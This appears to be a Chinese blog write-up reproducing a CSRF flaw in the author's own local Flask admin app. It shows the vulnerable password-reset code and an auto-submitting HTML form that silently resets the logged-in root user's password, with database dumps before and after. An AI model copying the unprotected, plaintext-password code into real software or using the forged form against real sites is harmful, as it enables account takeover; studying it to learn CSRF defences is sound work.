

检讨书 —— 标准 CSRF 的编写

代码逻辑：

```
if requestmethod == 'POST':  
    # new_password = requestform.get('new_password')  
    if requestform.get('account'):  
        account = requestform.get('account')  
        rname = requestform.get('name')  
        email = requestform.get('mail')  
        department = requestform.get('department')  
        if re.match(r'\w{4,8}', account) and re.match("^[a-zA-Z0-9\-\_]+\.[a-zA-Z]{2,3}([0-9]{1,3})?(\.?)$", email):  
            user = DBsession.query(Users).filter(and_(Users.email == email, Users.username == account)).all()  
            if user:  
                return render_template('register.html')  
            else:  
                new_user = Users(username=account, password=salt, rname=rname, email=email, department=department)  
                DBsession.add(new_user)  
                DBsession.commit()  
                user = DBsession.query(Users).filter(and_(Users.email == email, Users.username == account)).one()  
                session['login'] = 'loginsuccess'  
                session['right'] = user.right  
                session['email'] = user.email  
                a = ''  
                cur = user.password  
                return render_template('register.html', a=a, cur=cur)  
        else:  
            return render_template('register.html')  
    else:  
        new_password = requestform.get('new_password')  
        print new_password  
        if new_password != '':  
            # print session['email']  
            user = DBsession.query(Users).filter(Users.email == session['email']).one()  
            user.password = new_password  
            DBsession.commit()  
            print 修改成功  
            return redirect(url_for('Login'))  
        else:
```

首先判断是否为POST提交

判断表单account是否有值

注册成功 将 email 带入session

account没值则取得表单new_password的值

new_password表单不为空将new_password插入到与email对应的邮箱

在 else: 的这个判断分支上，假设 A 用户在登陆状态，（登陆状态传入一个 session['email']）收到攻击者构造的 HTML 文件内容如下：

```
<html>  
<head>  
    <meta charset="UTF-8">  
    <title>CSRF</title>  
    <script language=javascript>  
        setTimeout("document.form1.submit()",10)  
    </script>  
</head>  
</form>  
</body>  
</html>  
  
<form action="http://127.0.0.1:5000/register" method="POST" name="form1">  
    <input type="hidden" name="new_password" value="123456789" />  
</form>  
</body>  
</html>
```

提交这个表单

注册页面的代码逻辑


Account 没有值则执行 else: 分支下的语句，也就是重置密码为 new_password 的这个值 123456789

```

else:
    new_password = request.form.get("new_password")  # 得到new_password的值
    print new_password
    if new_password != '':
        print '修改'
        # print session['email']
        user = DBsession.query(Users).filter(Users.email == session['email']).one()
        user.password = new_password  # 修改对应email 的 password
        DBsession.commit()
        return redirect(url_for('Login'))
    else:
        print '未修改'
        return redirect(url_for('Login'))

```

CSRF 利用思路:



复现步骤:

先查看下数据库 root 用户的密码还有对应的邮箱

id	username	password	right	rname	email	department
1	root	root	1	逼波	mail@qq.com	创新事业部
2	admin	admin	2	张三	test@qq.com	创新事业部
4	123	123	2	王五	xxxx@xx.com	研发中心
5	Bob	1234	2	波比	sss@ss.com	研发中心

Root 用户登陆到主页面

127.0.0.1:5000/login

应用

安全管理平台

登录

Account

root

Password

....

登录

注册

127.0.0.1:5000/vul

安全管理平台

提交漏洞

注销用户

漏洞列表

编号	提交时间	漏洞等级	漏洞名称	漏洞状态	负责人
Yooli-vul-0001	2018-01-16	低		已查看	
Yooli-vul-0002	2018-01-05	中		已查看	
Yooli-vul-0003	2018-01-02	高		已修复	

此时直接访问构造的 HTML 会弹回登陆页面，并成功 修改 root 用户密码为 123456789

127.0.0.1:5000/login

应用 漏洞提交平台 骚思路CTF docker 人生苦短，一起Py 最好的语言php 骚

安全管理平台

登录

Account

Password

登录

注册

id	username	password	right	rname	email	department
1	root	123456789	1	逼波	mail@qq.com	创新事业部
2	admin	admin	2	张三	test@qq.com	创新事业部
4	123	123	2	王五	xxxx@xx.com	研发中心
5	Bob	1234	2	波比	sss@ss.com	研发中心

我错了...

我再也不敢了...

我...

e...